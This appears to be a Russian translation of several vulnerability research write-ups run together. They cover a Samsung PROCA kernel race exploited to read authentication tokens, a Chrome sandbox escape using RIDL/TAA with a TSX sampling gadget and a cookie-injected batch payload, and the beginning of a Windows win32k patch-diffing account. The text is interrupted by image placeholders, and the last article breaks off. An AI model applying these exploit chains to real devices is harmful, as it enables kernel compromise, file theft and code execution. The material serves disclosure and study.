PROCA, реализованная в `security/proca/`, отслеживает идентичность процессов с помощью подписей ASN.1, прикреплённых к исполняемым файлам. Подписи берутся из расширенного атрибута `user.pa`; также участвует `security.five`. Смещения в структурах PROCA присутствуют в структуре `GAFINFO` из `drivers/staging/samsung/sec_gaf_v5.c` — возможно, для гипервизора, хотя внешний потребитель и его модель параллельного выполнения остались неясны.

В `/system` и `/vendor` лишь некоторые файлы имеют `user.pa`, включая `dex2oat`, `vold`, `services.jar`, пакеты Bluetooth и службы безопасности Samsung. Подпись можно исследовать в подключённом заводском образе:

```
getfattr -e base64 -n user.pa system/bin/dex2oat \
  | grep -F 'user.pa=' \
  | sed 's|^user.pa=0s||' \
  | openssl asn1parse
```

PROCA выделяет один дескриптор для каждого отслеживаемого процесса:

```
struct proca_task_descr {
    struct task_struct *task;                 /* 0x00 */
    struct proca_identity {
        void *certificate;                    /* 0x08 */
        unsigned long certificate_size;       /* 0x10 */
        struct proca_certificate {
            char *app_name;                   /* 0x18 */
            unsigned long app_name_size;      /* 0x20 */
            char *five_signature_hash;        /* 0x28 */
            unsigned long five_signature_hash_size; /* 0x30 */
        } parsed_cert;
        struct file *file;                    /* 0x38 */
    } proca_identity;
    struct hlist_node pid_map_node;            /* 0x40 */
    struct hlist_node app_name_map_node;       /* 0x50 */
};
```

Дескрипторы находятся в двух защищённых блокировками хеш-таблицах:

```
struct proca_table {
    unsigned int hash_tables_shift;
    DECLARE_HASHTABLE(pid_map, PROCA_TASKS_TABLE_SHIFT);
    spinlock_t pid_map_lock;
    DECLARE_HASHTABLE(app_name_map, PROCA_TASKS_TABLE_SHIFT);
    spinlock_t app_name_map_lock;
};
```

Код ядра выполняет поиск только в `pid_map`; возможно, `app_name_map` существует исключительно для внешнего потребителя.

Две логические ошибки

PROCA использует в качестве ключей `pid_map` идентификаторы задач Linux, то есть PID отдельных потоков, а не идентификаторы групп процессов пользовательского пространства. Таблицу изменяют три асинхронных или отложенных события:

• Fork без `CLONE_VM` ставит в очередь работу `TASK_FORKED`. При обработке она копирует дескриптор родителя в PID дочернего процесса. Повторяющиеся ключи хеша разрешены.
• Обработка `execve` ставит в очередь работу `FILE_PROCESSED`, которая может вставить или удалить дескриптор в зависимости от старого и нового исполняемых файлов.
• Освобождение `task_struct` синхронно удаляет дескриптор её PID.

Первая логическая ошибка состоит в том, что хук PROCA в `search_binary_handler()` запускается до достижения `execve` точки невозврата. Последующая ошибка оставляет исходную программу работающей, тогда как PROCA уже записала новую идентичность. Если это используется для авторизации, код атакующего может выдать себя за доверенный исполняемый файл.

Вторая ошибка связана с повторным использованием PID. Linux может повторно использовать PID после сбора зомби, но `task_struct` остаётся живой, пока существуют ссылки. Binder хранит долгоживущие ссылки на задачи, включая дополнительные ссылки в коде повышения приоритета Android и Samsung. Поэтому новый процесс может получить PID мёртвой аутентифицированной задачи, пока старая запись PROCA ещё существует.

Ошибка безопасности памяти

`proca_table_remove_by_pid()` разделяет поиск и удаление на независимо блокируемые операции:

```
void proca_table_remove_task_descr(struct proca_table *table,
                                   struct proca_task_descr *descr) {
    spin_lock_irqsave(&table->pid_map_lock, flags);
    hash_del(&descr->pid_map_node);
    spin_unlock_irqrestore(&table->pid_map_lock, flags);
    // Repeat for app_name_map.
}

struct proca_task_descr *proca_table_get_by_pid(struct proca_table *table,
                                                pid_t pid) {
    struct proca_task_descr *target = NULL;
    unsigned long hash_key = calculate_pid_hash(table, pid);

    spin_lock_irqsave(&table->pid_map_lock, flags);
    hlist_for_each_entry(descr, &table->pid_map[hash_key], pid_map_node) {
        if (pid == descr->task->pid) {
            target = descr;
            break;
        }
    }
    spin_unlock_irqrestore(&table->pid_map_lock, flags);
    return target;
}

struct proca_task_descr *proca_table_remove_by_pid(struct proca_table *table,
                                                   pid_t pid) {
    struct proca_task_descr *target = proca_table_get_by_pid(table, pid);
    proca_table_remove_task_descr(table, target);
    return target;
}
```

Поиск возвращает необработанный указатель, снимает блокировку, затем получает её снова и исключает объект из списка. Это безопасно, только если два удаления одного PID не могут перекрываться. Отложенное уничтожение задачи в сочетании с повторным использованием PID нарушает это предположение.

Два вызывающих потока могут выбрать один дескриптор. Первый удаляет и уничтожает его; второй выполняет две операции `hash_del` и повторно освобождает элементы сертификата, ссылку на файл, выделение сертификата и сам дескриптор. Эксплойт использует исключение из списка по устаревшим данным, а не полагается на двойное освобождение.

Получение аутентифицированного состояния

Сначала атакующий заставляет PROCA отслеживать недоверенный процесс через повторное использование PID:

1. Процесс P1 создаёт P2 с общей таблицей файловых дескрипторов.
2. P2 открывает `/dev/binder`; его `binder_proc` удерживает ссылку на P2.
3. P2 выполняет `/system/bin/dex2oat --blah`. Этот разрешённый исполняемый файл имеет `user.pa`, поэтому PROCA начинает его отслеживать.
4. Недопустимые аргументы заставляют `dex2oat` завершиться. P1 собирает P2, делая его PID доступным для повторного использования, но общий файл Binder сохраняет `task_struct` P2 живой, а его запись PROCA — нетронутой.
5. P1 многократно создаёт процессы, пока P3 не получит PID процесса P2. Теперь поиск PROCA в ядре считает P3 аутентифицированным, хотя дескриптор по-прежнему указывает на P2.

Базовый сценарий гонки

Эксплойту нужны две задачи с одинаковым PID, которые одновременно потеряют последние ссылки. `binder_thread` удерживает создавшую его задачу, а `BINDER_THREAD_EXIT` синхронно снимает эту ссылку.

Обычно ioctl освобождает только тот поток Binder, сохранённый PID которого совпадает с вызывающим. Вызов `execve` потоком, не являющимся лидером, изменяет это отношение: `de_thread()` останавливает родственные потоки и позволяет вызывающему принять PID лидера. Так появляется `binder_thread`, у которого `pid` отличается от `task->pid`.

Гонка проходит следующим образом:

1. Задача A вызывает `BINDER_THREAD_EXIT` и начинает освобождать задачу с PID P1.
2. A приостанавливается после того, как поиск в хеше снял `pid_map_lock`, но до повторного получения блокировки для удаления.
3. Задача B вызывает `BINDER_THREAD_EXIT` через несовпадающую идентичность потока Binder и удаляет тот же дескриптор P1.
4. Освобождённый дескриптор повторно выделяется с контролируемыми данными.
5. Задача A возобновляется, исключает замещающий объект из списка и уничтожает его.

Расширение окна гонки

В вытесняемом ядре ожидаемая перепланировка при удерживаемой спин-блокировке выполняется сразу после `spin_unlock_irqrestore`. Это именно желаемая позиция. Незаблокированный промежуток очень мал, поэтому вместо него эксплойт делает предшествующий поиск под блокировкой дорогим.

```
hash_key = calculate_pid_hash(table, pid);
spin_lock_irqsave(&table->pid_map_lock, flags);
hlist_for_each_entry(descr, &table->pid_map[hash_key], pid_map_node) {
    if (pid == descr->task->pid) {
        target = descr;
        break;
    }
}
spin_unlock_irqrestore(&table->pid_map_lock, flags);
```

При коллизиях хеш-таблица вырождается в связный список. Поскольку `calculate_pid_hash()` не содержит секрета, атакующий может создать множество аутентифицированных дескрипторов, усечённые хеши которых совпадают с целевым бакетом. Поиск обходит все несовпадающие элементы, удерживая блокировку, что значительно повышает вероятность ожидания прерывания планировщика.

Определение места вытеснения

Эксплойт должен отличать вытеснение в уязвимом месте снятия блокировки от всех остальных событий планирования. Ядро Samsung за ноябрь 2019 года всё ещё позволяло непривилегированным пользователям читать `/proc/$pid/stack`, хотя вышестоящее исправление CVE-2018-17972 появилось ещё в 2018 году.

```
$ cat /proc/$$/stack
[<0000000000000000>] __switch_to+0xbc/0xd8
[<0000000000000000>] sigsuspend+0x3c/0x74
[<0000000000000000>] SyS_rt_sigsuspend+0xa0/0xf8
[<0000000000000000>] __sys_trace+0x68/0x68
[<0000000000000000>] 0xffffffffffffffff
```

После каждого принудительного вытеснения контроллер читает стек задачи A. Наличие `proca_table_get_by_pid+` подтверждает, что выполнение остановилось внутри нужного окна поиска. В февральский образ Samsung 2020 года это ограничение наконец вошло.

Обход PAN с помощью прямого отображения пользовательской страницы

Прямое отображение Linux, часто называемое physmap, отображает почти всю физическую память для чтения и записи в пространстве ядра, включая страницы, также отображённые в пользовательское пространство. Определение псевдонима прямого отображения страницы атакующего даёт известный адрес ядра с содержимым, контролируемым пользовательским пространством.

Старая реализация `/proc/$pid/stack` трассировала параллельно работающую задачу по её последнему сохранённому указателю кадра. Если стек менялся, произвольные слова стека могли рассматриваться как адреса возврата; неизвестные значения печатались напрямую. Повторная трассировка раскрывает как пользовательские указатели, так и указатели ядра:


```
$ cat /dev/zero > /dev/null &
$ while true; do
```

```
    grep ' 0x' /proc/$!/stack | grep -v 0xffffffffffffffff
  done
[<0000000000000000>] 0xffffff8009b63b80
[<0000000000000000>] 0xffffffc874325280
[<0000000000000000>] 0x80000000
```

Чтобы найти адрес прямого отображения пользовательской страницы, эксплойт чередует два системных вызова:

1. `getcwd()` вызывает ошибку на отсутствующей странице и блокируется на занятом семафоре `mmap`. `cpu_switch_to()` сохраняет указатель кадра в `task->thread.cpu_context`.
2. `process_vm_readv()` записывает в отсутствующую страницу. Его кадр исключения сохраняет X1, содержащий отображение этой страницы в ядре. Контролируемое младшее 12-битное смещение доступа служит маркером для определения нужного утёкшего значения.

Похожий трюк с расположением кадра сочетает `sched_yield()` с `splice()` между каналами, чтобы раскрыть адрес `struct file` канала. Две в остальном одинаковые операции с каналами позволяют эксплойту отбрасывать значения, общие для обеих трассировок.



Повторное выделение дескриптора

`proca_task_descr` имеет размер 96 байт и потому на arm64 поступает из `kmalloc-128`. Обычное распыление выделяло бы контролируемые 128-байтные объекты и удерживало их. Вместо этого эксплойт сочетает две операции в соответствии с поведением повторного использования SLUB:

- `recvmsg()` выделяет временный буфер управляющего сообщения, заполняет его данными атакующего, а затем освобождает.
- `signalfd()` повторно использует этот 128-байтный блок для 8-байтного выделения, удерживая его и оставляя остальное содержимое неизменным.

Целевой дескриптор создаётся в slab неконтролируемого CPU через `g_hook_workqueue`, а до гонки проходит значительное время. Распыление по всем ядрам улучшает покрытие, но остаётся ненадёжным.

От исключения из списка к произвольному чтению и записи

Замещающий дескриптор содержит поддельные указатели `hlist_node`. Устаревший `hash_del` задачи A выполняет исключение из связного списка между двумя выбранными адресами. Один конец — утёкший адрес `private_data` файла канала, другой — псевдоним прямого отображения контролируемой пользовательской страницы. Операция заставляет их указывать друг на друга и предоставляет полный контроль над `pipe_inode_info` канала.

Затем поддельные элементы `pipe_buffer` читают или записывают произвольные адреса прямого отображения при условии, что каждое обращение остаётся в пределах одной страницы. После этого перезапись указателей на управляемые ядром данные расширяет примитив до неограниченного доступа к памяти ядра.

Чтобы продемонстрировать последствия несмотря на дополнительные средства защиты Samsung вроде `CONFIG_RKP_KDP`, доказательство концепции не изменяет учётные данные. Оно обходит кеш dentry, находит inode по пути, устанавливает его `i_mapping` в принадлежащий атакующему `struct file` и выгружает `/data/system_ce/0/accounts_ce.db`, содержащий конфиденциальные токены аутентификации.

Заключение


Меры защиты ядра сами являются привилегированной поверхностью атаки. Изменения только для конкретного поставщика, созданные без вышестоящей проверки, могут добавлять тонкие гонки и ошибки безопасности памяти, одновременно усложняя обновление ядра.

Некоторые функции Samsung, по-видимому, расходуют сложность на ограничение атакующего, который уже имеет произвольный доступ к памяти ядра. Инженерные усилия лучше направить на предотвращение получения такого примитива. Специфичную для устройств функциональность желательно включать в основной проект или переносить в изолированные компоненты пользовательского пространства, где безопасные для памяти языки и более быстрые обновления снижают цену ошибок.

Выход из песочницы Chrome с помощью RIDL

Уязвимости межпроцессного раскрытия памяти позволяют выйти из песочницы Chrome после того, как атакующий уже скомпрометировал процесс отрисовки. Для полной защиты на затронутых процессорах необходимо установить актуальный микрокод и отключить Hyper-Threading.

В предыдущей гостевой статье «Нарушение потока данных» выполнение в процессе отрисовки было получено через V8. Такой процесс по-прежнему изолирован от операционной системы, а благодаря Site Isolation — и от процессов отрисовки других сайтов. В этой статье RIDL и связанные микроархитектурные атаки используются для утечки секретов маршрутизации Mojo, вызова привилегированных интерфейсов, чтения локальных файлов и создания исполняемого пакетного файла за пределами песочницы Windows.




Процессы отрисовки имеют ограниченный доступ к ядру благодаря таким механизмам, как seccomp в Linux и блокировка win32k в Windows. Тем не менее им нужны привилегированные службы для таких задач, как загрузка изображения. Стандартный IPC-фреймворк Chrome, Mojo, создаёт языковые привязки из определений интерфейсов `.mojom` и поддерживает передачу конечных точек по существующим каналам.

Mojo соединяет узлы уровня процессов через зависящие от платформы каналы сообщений. Узел-брокер помогает устанавливать каналы и выполняет операции, запрещённые песочницей. Отдельные конечные точки IPC представляют собой порты:

```
class Port : public base::RefCountedThreadSafe<Port> {
 public:
  State state;
  NodeName peer_node_name;
  PortName peer_port_name;
  uint64_t next_sequence_num_to_send;
```

```
  // ...
};
```

`peer_node_name` и `peer_port_name` — случайные 128-разрядные идентификаторы. Сообщение направляется своему узлу, после чего узел назначения находит локальный порт и помещает сообщение в очередь.



Знание этих идентификаторов является правом доступа. Как отмечено в документации по безопасности Mojo, любой узел может отправить сообщение любому порту, если знает оба имени. Поэтому утечка информации из процесса браузера может раскрыть привилегированную конечную точку. Например, целочисленное переполнение blob из проблемы Chromium 779314 позволяло процессу отрисовки читать предшествующую память кучи браузера, искать правдоподобные структуры портов и внедрять сообщения.

RIDL, одна из атак Microarchitectural Data Sampling, обеспечивает межпроцессную утечку из внутренних буферов ЦП. Хотя меры защиты ОС и микрокода очищают затронутые буферы при переключении в менее привилегированный контекст, одновременно выполняющиеся потоки одного физического ядра всё ещё могут взаимодействовать, когда включён Hyper-Threading. Описание основных техник см. в локальной **ridl.pdf** (файл в files/ridl.pdf).

Варианты MDS различаются тем, нацелены ли они на загрузки или сохранения, должен ли секрет покинуть L1, насколько точно можно выбрать позицию строки кеша и какова пропускная способность. Все они вероятностные, поэтому подходящая цель должна многократно обращаться к секрету.

Microarchitectural Fill Buffer Data Sampling (MFBDS)

Первый эксплойт нацелен на буфер заполнения строк ЦП. Его основная транзакция:

```
xbegin out                  ; TSX catches the fault
mov rax, [0]                ; sample a fill-buffer value
                            ; following instructions run speculatively
and rax, 0xff               ; select one byte
shl rax, 0xc                ; convert it to a page index
add rax, 0x13370000         ; add the probe-array base
```

```
  prefetchnta [rax]           ; encode the value in cache state
  xend
  out:
  nop
```

Измерение времени доступа к страницам пробного массива раскрывает выбранный байт. Изменение начального адреса выбирает смещение внутри строки кеша. Фильтрация по префиксу или суффиксу сокращает число посторонних образцов. Этот вариант наблюдает только отсутствующие в L1 значения, поэтому между попытками эксплойт должен вытеснять секрет.

Первая цель — привилегированный `URLLoaderFactory`. Фабрики, принадлежащие процессам отрисовки, обеспечивают политику одного сайта, а принадлежащие браузеру могут её игнорировать и передавать локальные файлы. Утечка имени одного привилегированного порта позволяет подделать запрос, который отправит `/etc/passwd` на подконтрольный атакующему сервер.

Чтобы заставить браузер многократно обращаться к такому порту, атака нацеливается на поиск в узле Mojo:

```
class COMPONENT_EXPORT(MOJO_CORE_PORTS) Node {
  // ...
  std::unordered_map<LocalPortName, scoped_refptr<Port>> ports_;
  // ...
};
```

Отправка сообщения несуществующему порту заставляет узел искать его в `ports_`. Если случайное имя попадает в тот же сегмент хеш-таблицы, что и привилегированный порт, таблица читает полный хеш кандидата. Имя порта находится в той же строке кеша, а MFBDS может выбрать всю строку, хотя код напрямую не читал каждый байт.

Свежий узел Chrome имеет около 700 сегментов, а выравнивание добавляет четыре возможных положения строки кеша. Service workers с предварительной загрузкой навигации делают полный перебор практичным: каждая приостановленная навигация верхнего уровня создаёт привилегированный загрузчик. Тысячи iframe с задерживаемыми сервером запросами одновременно сохраняют тысячи целей. Дополнение каждого пробного сообщения 32 КиБ также обычно вытесняет прежнее содержимое L1.

Таким образом, эксплойт для Linux выполняет следующие действия:


1. Компрометирует процесс отрисовки.
2. Запускает процесс выборки RIDL на всех логических ЦП, кроме одного, используя разные смещения строк.
3. Устанавливает service worker с предварительной загрузкой навигации.
4. Создаёт множество iframe и приостанавливает их сетевые запросы.
5. Отправляет случайные имена портов назначения сетевому процессу.
6. При совпадении сегмента извлекает порт привилегированного загрузчика.
7. Подделывает запрос `URLLoaderFactory`, отправляющий локальный файл.

TSX Asynchronous Abort (TAA)

Среди новых вариантов MDS, опубликованных в ноябре 2019 года, было более быстрое доказательство концепции TAA. Вариант VUSec нацелен на сохранения и потенциально устраняет необходимость явного вытеснения из кеша, когда жертва записывает секрет по меняющимся адресам.

Сообщение из браузера NetworkService содержит секретный порт назначения, перед которым указано имя его узла, что предоставляет удобный фильтр RIDL. Процесс отрисовки может многократно провоцировать такие сообщения через `NetworkService.OnPeerToPeerConnectionsCountChange`: создать поддельное соединение WebRTC и переключать его состояние между подключённым и отключённым.

После утечки порта NetworkService поддельный запрос может создать `NetworkContext` и выбрать путь к его базе данных cookie SQLite. Этот кажущийся ограниченным примитив записи файлов превращается в выполнение кода в Windows, поскольку пакетные файлы игнорируют произвольные начальные байты до следующего CRLF. Атакующий выбирает путь автозапуска, например `cookies.bat`, а затем добавляет cookie с переводом строки и командой.



Эксплойт для Windows выполняет следующие действия:

1. Компрометирует процесс отрисовки.
2. Запускает процессы выборки TAA/RIDL на всех логических ЦП, кроме одного, меняя смещения строк кеша.
3. Создаёт поддельное соединение WebRTC и многократно переключает состояние подключения.
4. Извлекает порт NetworkService из операций сохранения IPC браузера.
5. Подделывает `CreateNetworkContext` с путём базы данных cookie в каталоге автозапуска пользователя, например `cookies.bat`.
6. Добавляет cookie, содержащий `\r\ncalc.exe\r\n`.
7. Ждёт следующего входа пользователя в систему.

Доказательство концепции в среднем выполнялось за одну-две минуты и на тестовой машине стабильно завершалось менее чем за пять минут. Другие варианты, например MLPDS, могут быть быстрее.

Выводы

В общедоступных рекомендациях MDS часто описывалась как устранённая современным программным обеспечением, а отключение Hyper-Threading упоминалось лишь в примечании.

Такая формулировка может скрыть практические последствия сохранения включённых соседних аппаратных потоков.

Утечка информации — это не просто обход ASLR. Секретные порты Mojo представляют права доступа; среди других привлекательных целей — значения `UnguessableToken` Chrome, cookie аутентификации и данные посторонних процессов. Поэтому аппаратные уязвимости могут нарушать программные границы безопасности, даже когда в соответствующем пути целевого приложения нет обычной ошибки безопасности памяти.

То чувство, когда безумно обрадовался, восстановив по патчу 0-day из реальных атак, а потом понял, что это не та уязвимость

Введение

Во вторник обновлений за декабрь 2019 года вошла CVE-2019-1458 — уязвимость повышения привилегий Win32k, эксплуатировавшаяся в реальных атаках и обнаруженная «Лабораторией Касперского». Компания опубликовала подробности эксплойта, но лишь частичные сведения о коренной причине. Без доступа к образцу для анализа вариантов сначала требовалось восстановить уязвимость по двоичному патчу.

Сравнение патчей важно для раскрытия уязвимостей, поскольку обновление делает изменённый машинный код публичным, даже если примечания к выпуску остаются расплывчатыми. Опытные исследователи могут сравнить старые и новые бинарные файлы и иногда понять исправление раньше, чем защитники завершат его развёртывание.

Это исследование за три недели привело к рабочему доказательству концепции, вызывающему сбой, хотя до начала работы у меня не было опыта исследований Windows. Оно также восстановило не ту уязвимость: CVE-2019-1433, исправленную в ноябре, вместо применявшейся в реальных атаках CVE-2019-1458, исправленной в декабре. Сама ошибка документирует реалистичный процесс анализа патчей и полезную верхнюю оценку времени превращения обновления Windows в доказательство концепции.

Мой процесс

CVE-2019-1458 затрагивала Windows 7 и Windows 10 и находилась в основном компоненте ядра графического интерфейса Win32k. Джеймс Форшоу посоветовал начать с Windows 7, поскольку она использует один монолитный `win32k.sys`, содержит меньше шума от Control Flow Guard и инструментирования и позволяет не разбираться с разделением Windows 10 на `win32k.sys`, `win32kfull.sys` и `win32kbase.sys`.

Виртуальную машину Windows 7 SP1 x64 обновили по сентябрь 2019 года, сделали снимок, а затем установили обновления по декабрь. Два образа `win32k.sys` стали входными данными сравнения. Решающей ошибкой было предположение, что отображаемый Центром обновления сентябрьский пакет являлся последним перед декабрём. Ноябрьский пакет существовал в каталоге Центра обновления Майкрософт, но не отображался. Сравнение ноября с декабрём выделило бы CVE-2019-1458; сравнение сентября с декабрём включило CVE-2019-1433.

На одной виртуальной машине работал WinDbg, а её клон служил целью отладки ядра.

Сравнение патчей Windows 7 win32k.sys

Сначала BinDiff нашёл во всём драйвере лишь 23 изменённые и две новые функции. Правильное сравнение ноября с декабрём показало бы всего пять изменённых функций.

